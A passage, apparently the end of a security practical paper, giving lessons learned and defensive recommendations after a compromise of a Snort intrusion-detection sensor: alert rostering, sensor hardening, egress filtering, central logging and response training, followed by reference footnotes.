- Define a default notification procedure, when and who do you tell.
- Ensure that it is clear and concise.

IDS management
A primary concern has been the response time. The incident handling process was clouded by the length of time from incident to detection. Not enough attention and time was assigned to the management of intrusion detection. Currently the alert management is performed by the network manager once a week
Recommendation

- Rostering an engineer on for 1 week at a time,
- Checking the alerts each morning
- Generating a weekly report for handover.

This will reduce the incident to detection time frame, increase IDS knowledge amongst the engineers, and add variety to the engineers tasks.

IDS Architecture
The Sensor design and build was not well thought out. Underlying this failure is an assumption that using a receive only cable combined with a "passive" security device like Snort represents low risk. Their was also an over confidence in the application itself, whilst Snort has a tremendous reputation, like all programs it is able to be exploited if incorrectly programmed. Consequently the Snort application was left to run as root, ensuring that if any exploit was able to be executed it would have complete privileges on the system. While the ability apt-get update from the internet was viewed as a time saving benefit it was not recognised that access to a transparent proxy service undermined the entire egress filtering measures.
Recommendation
A review should be made of the IDS architecture.

- Determine if a sensor in the perimeter is necessary.
- The design and build of the sensor should be upgraded to include
    - Running Snort as a non root user
    - chrooting the Snort directory
    - A hardened kernel with LIDS.
    - System updates should be performed from CDROM
    - Remove the ability to access to internet. It is not needed.

- Employ authenticated proxy services to control access to the internet.
    - Use the Active Directory authentication service
    - Use complex passwords

Filtering and Alerts
Filtering failed on the whole to provide any significant insight into the incident. Because nothing was being flagged as traffic or alerts regarding the Snort sensor Swatch was not configured to detect or alert network management. The logging system itself was limited because it only included syslog events from the perimeter and internal routers and the Snort device, ignoring the event logs from the core servers, the Checkpoint firewall, and other devices. Snort failed to log any notice of a segmentation fault or sound any alarms that the process had stopped. Because the Sensor was permitted access to the internet via the proxy it was not discernable what was traffic from the sensor and what was general web browsing. There was an inability to collate information and events across devices and time to create a picture of the threat.

Recommendation.

- Egress filtering should be tightened to identify traffic or activity to or from the Snort sensor.

Kiwi syslog develop and maintain a cost effective syslog daemon that works on a Windows platform. This enables all network devices, including routers, firewall 1, Windows servers, and linux boxes to log to the one place. Kiwi also provides alerting functionality that can match on specific events and then send alerts via email and pager services. This would greatly increase the response time to incidents. Kiwi syslog can also log to sql databases increaseing the ability to correlate information.

Vulnerability and Incident Response testing

Vulnerability testing is limited to port scanning and patch management. This fails to test the system ability to alert or the engineer's ability and skills in response.

Recommendation

- External auditors should perform regular vulnerability assessments. This introduces individuals who are less likely to make the same assumptions about the network configuration and design. They are also more capable of testing the current security measures.

- Internal engineers should perform incident response training to test their knowledge, skills, and procedures. Through testing the engineers can familiarise and improve both their skills and system design.

Conclusion

Conclusions to be drawn from this experience are that preparation is everything. Policies were available, tools and resources also, however this was undermined by the absence of proper alert management. The incident response, (identification/containment/recovery) could have been handled better if more time and resource was applied to the design and build of the sensor.

Confusion and uncertainty would have been reduced if the alert system and it's management were shared by other staff. Training and knowledge are crucial to developing the necessary confidence to deal with incidents under pressure.

Ultimately no assumptions should be made in the design, build and implementation process. Regardless of reputation, or receive only cables, system security should be surrounded by defence in depth.

[i] TCP RFC 793 http://www.ietf.org/rfc/rfc0793.txt

ii Sequence number prediction is a whole other field, the range of numbers available for sequence numbers is restricted by the 32 bit field, to learn more the TCP RFC is a good place to start.

iii TCP RFC 793 http://www.ietf.org/rfc/rfc0793.txt

iv Christopher E. Cramer Readme.tcpStream Snort 1.8.7 app lication directory

v This file is found in the Snort application directory along with the other preprocessors.

vi Matt Conover & w00w00 Security Team http://www.w00w00.org/files/articles/hea ptut.txt

vii For those of use with little understanding of assemble language this online book by R. Hyde is a great read http://www.shellcode.com.ar/docz/asm/AoA/toc.html
viii CORE Security Technical Analysis http://www.securityfocus.com/advisories/5294
ix Conrad Morgan p22 http://www.giac.org/practical/GCFW/Conrad_Morgan_GCFW.pdf

x Bastille Homepage http://www.bastille-linux.org/